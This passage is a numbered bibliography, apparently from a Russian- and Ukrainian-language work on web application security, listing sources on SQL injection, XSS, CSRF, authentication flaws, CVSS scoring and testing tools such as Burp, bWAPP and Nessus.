17. SQL_Injection_Prevention_Cheat_Sheet [Электронный ресурс] – Режим доступа до ресурсу: https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.md. (last accessed: 17.04.2021)
18. Choudhary A. SQL Injection Attacks: Know How to Prevent Them [Электронный ресурс] / Archana Choudhary // Security Zone. – 2019. – Режим доступа до ресурсу: <https://dzone.com/articles/sql-injection-attacks-know-how-to-prevent-them>. (last accessed: 03.03.2021)
19. Cobb M. Cross-site scripting explained: How to prevent XSS attacks

[Электронный ресурс] / Michael Cobb // 2009 – Режим доступа до ресурсу: <https://www.computerweekly.com/tip/Cross-site-scripting-explained-How-to-prevent-XSS-attacks>. (last accessed: 08.05.2021)

20. Singh S. 5 Practical Scenarios for XSS Attacks [Электронный ресурс] / Satyam Singh // Pentest Tools. – 2018. – Режим доступа до ресурсу: <https://pentesttools.com/blog/xss-attacks-practical-scenarios/>. (last accessed: 09.01.2021)

21. Cross-site Scripting (XSS) [Электронный ресурс]. – 2018. – Режим доступа до ресурсу: [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)). (last accessed: 08.02.2021)

22. Cross Site Scripting (XSS) Attack Tutorial With Examples, Types & Prevention [Электронный ресурс]. – 2019. – Режим доступа до ресурсу: <https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/>. (last accessed: 09.03.2021)

23. Excess XSS [Электронный ресурс]. – 2016. – Режим доступа до ресурсу: <https://excess-xss.com>. (last accessed: 11.04.2021)

24. Cross Site Scripting (XSS) Attack Tutorial With Examples, Types & Prevention [Электронный ресурс]. – 2019. – Режим доступа до ресурсу: <https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/>. (last accessed: 14.05.2021)

25. Методы защиты от CSRF-атаки [Электронный ресурс]. – 2016. – Режим доступа до ресурсу: <https://habr.com/ru/post/318748/>. (last accessed: 13.02.2021)

26. Cross-Site Request Forgery (CSRF) [Электронный ресурс]. – 2018. – Режим доступа до ресурсу: [https://www.owasp.org/index.php/CrossSite_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/CrossSite_Request_Forgery_(CSRF)). (last accessed: 22.03.2021)

27. Testing for CSRF (OTG-SESS-005) [Электронный ресурс]. – 2019. – Режим доступа до ресурсу:
[https://www.owasp.org/index.php/Testing_for_CSRF_\(OTG-SESS-005\)](https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005)).
(last accessed: 27.02.2021)
28. Testing for CSRF (OTG-SESS-005) [Электронный ресурс]. – 2019. – Режим доступа до ресурсу:
[https://www.owasp.org/index.php/Testing_for_CSRF_\(OTG-SESS-005\)](https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005)).
(last accessed: 28.03.2021)
29. Broken Authentication and Session Management [Электронный ресурс]. – 2010. – Режим доступа до ресурсу:
https://www.owasp.org/index.php/Broken_Authentication_and_Session_Management. (last accessed: 19.04.2021)
30. Charan H. Broken Authentication and Session Management—part I [Электронный ресурс] / Hari Charan. – 2017. – Режим доступа до ресурсу:
https://medium.com/@grep_security/broken-authentication-and-sessionmanagement-part-i-50e760c9f599. (last accessed: 21.04.2021)
31. Charan H. Broken Authentication and Session Management [Электронный ресурс] / Hari Charan // DZone. – 2017. – Режим доступа до ресурсу:
<https://dzone.com/articles/broken-authentication-and-session-managementpart>. (last accessed: 18.02.2021)
32. Blazquez D. Broken Authentication OWASP Top 10 - A2 [Электронный ресурс] / Daniel Blazquez. – 2019. – Режим доступа до ресурсу:
<https://hdivsecurity.com/owasp-broken-authentication>.
(last accessed: 03.04.2021)
33. Authentication Hacking: What are Authentication Hacking Attacks? [Электронный ресурс]. – 2014. – Режим доступа до ресурсу:

<https://www.acunetix.com/websitesecurity/authentication/>.

(last accessed: 12.04.2021)

34. Zeeshan N. 7 Ways To Stop Web Attacks Affecting Your Web

Application [Электронный ресурс] / Nasrumminallah Zeeshan. – 2017. –

Режим доступа до ресурсу: <https://www.peerlyst.com/posts/7-ways-to-stop-web-attacks-affecting-your-web-application-nasrumminallah-zeeshan>.

(last accessed: 13.02.2021)

35. Top 10-2017 A6-Security Misconfiguration [Электронный ресурс]. –

2017. – Режим доступа до ресурсу:

https://www.owasp.org/index.php/Top_102017_A6-Security_Misconfiguration.

(last accessed: 01.05.2021)

36. Security Misconfiguration [Электронный ресурс]. – 2019. – Режим

доступу до ресурсу:

<https://bounty.github.com/classifications/securitymisconfiguration.html>.

(last accessed: 09.05.2021)

37. TAMMANY J. [https://www.sitelock.com/blog/owasp-top-10-](https://www.sitelock.com/blog/owasp-top-10-sensitivedata-exposure/)

sensitivedata-exposure/ [Электронный ресурс] / JOYCE TAMMANY // CYBER ATTACKS. – 2018. – Режим доступа до ресурсу:

<https://www.sitelock.com/blog/owasp-top-10-sensitive-data-exposure/>.

(last accessed: 17.03.2021)

38. Blazquez D. Sensitive Data Exposure OWASP Top 10 - A3

[Электронный ресурс] / Daniel Blazquez – Режим доступа до ресурсу:

<https://hdivsecurity.com/owasp-sensitive-data-exposure>. (last accessed:

15.04.2021)

39. Security Testing - Sensitive Data Exposure [Электронный ресурс]. –

2019. – Режим доступа до ресурсу:

https://www.tutorialspoint.com/security_testing/testing_sensitive_data_exposure.htm. (last accessed: 16.04.2021)

40. Web Application Risk – the Threat of and Solution to Sensitive Data Exposure [Электронный ресурс] – Режим доступа до ресурсу:

<https://www.immuniweb.com/blog/OWASP-sensitive-data-exposure.html>.
(last accessed: 15.03.2021)

41. Using Burp to Test for Sensitive Data Exposure Issues [Электронный ресурс] // PortSwigger. – 2018. – Режим доступа до ресурсу:

<https://support.portswigger.net/customer/portal/articles/1965730-using-burp-to-testfor-sensitive-data-exposure-issues>. (last accessed: 12.01.2021)

42. Common Vulnerability Scoring System v3.0 [Электронный ресурс] – Режим доступа до ресурсу: <https://www.first.org/cvss/cvss-v30-specificationv1.7.pdf>. (last accessed: 22.04.2021)

43. Common Vulnerability Scoring System v3.0: Specification Document [Электронный ресурс]. – 2019. – Режим доступа до ресурсу: <https://www.first.org/cvss/specification-document>. (last accessed: 20.02.2021)

44. Common Vulnerability Scoring System Calculator Version 3 [Электронный ресурс] – Режим доступа до ресурсу: <https://nvd.nist.gov/vulnmetrics/cvss/v3-calculator>. (last accessed: 19.03.2021)

45. Common Vulnerability Scoring System v3.0: Specification Document [Электронный ресурс]. – 2019. – Режим доступа до ресурсу: <https://www.first.org/cvss/specification-document>. (last accessed: 13.05.2021)

46. Safonov L. APTSimulator — тестирование противодействия АРТ угрозам [Электронный ресурс] / Luka Safonov. – 2018. – Режим доступа до ресурсу: <https://habr.com/ru/post/350066/>. (last accessed: 14.05.2021)

47. Cloudi. APT SIMULATOR [Электронный ресурс] / Cloudi. – 2018.
– Режим доступа до ресурсу: <https://hydrasky.com/network-security/kali-tools/aptsimulator/>. (last accessed: 01.04.2021)

48. Luka S. Обзор площадки для тестирования веб-уязвимостей OWASP Top-10 на примере bWAPP [Электронный ресурс] / Safronov Luka. – 2015. – Режим доступа до ресурсу: <https://habr.com/ru/post/250551/>. (last accessed: 07.01.2021)

49. Инструменты Kali Linux [Электронный ресурс] – Режим доступа до ресурсу: <https://kali.tools>. (last accessed: 21.04.2021)

50. Alyshov O. bWAPP Веб безопасность [Электронный ресурс] / Orkhan Alyshov – Режим доступа до ресурсу: <https://orkhanalyshov.com/blog/42>. (last accessed: 08.04.2021)

51. Using Burp Proху [Электронный ресурс] // 2018 – Режим доступа до ресурсу: <https://support.portswigger.net/customer/portal/articles/1783119-usingburp-proxy>. (last accessed: 09.03.2021)

52. Nessus professional benefits [Электронный ресурс]. – 2019. – Режим доступа до ресурсу: <https://www.tenable.com/products/nessus/nessus-professional>. (last accessed: 10.04.2021)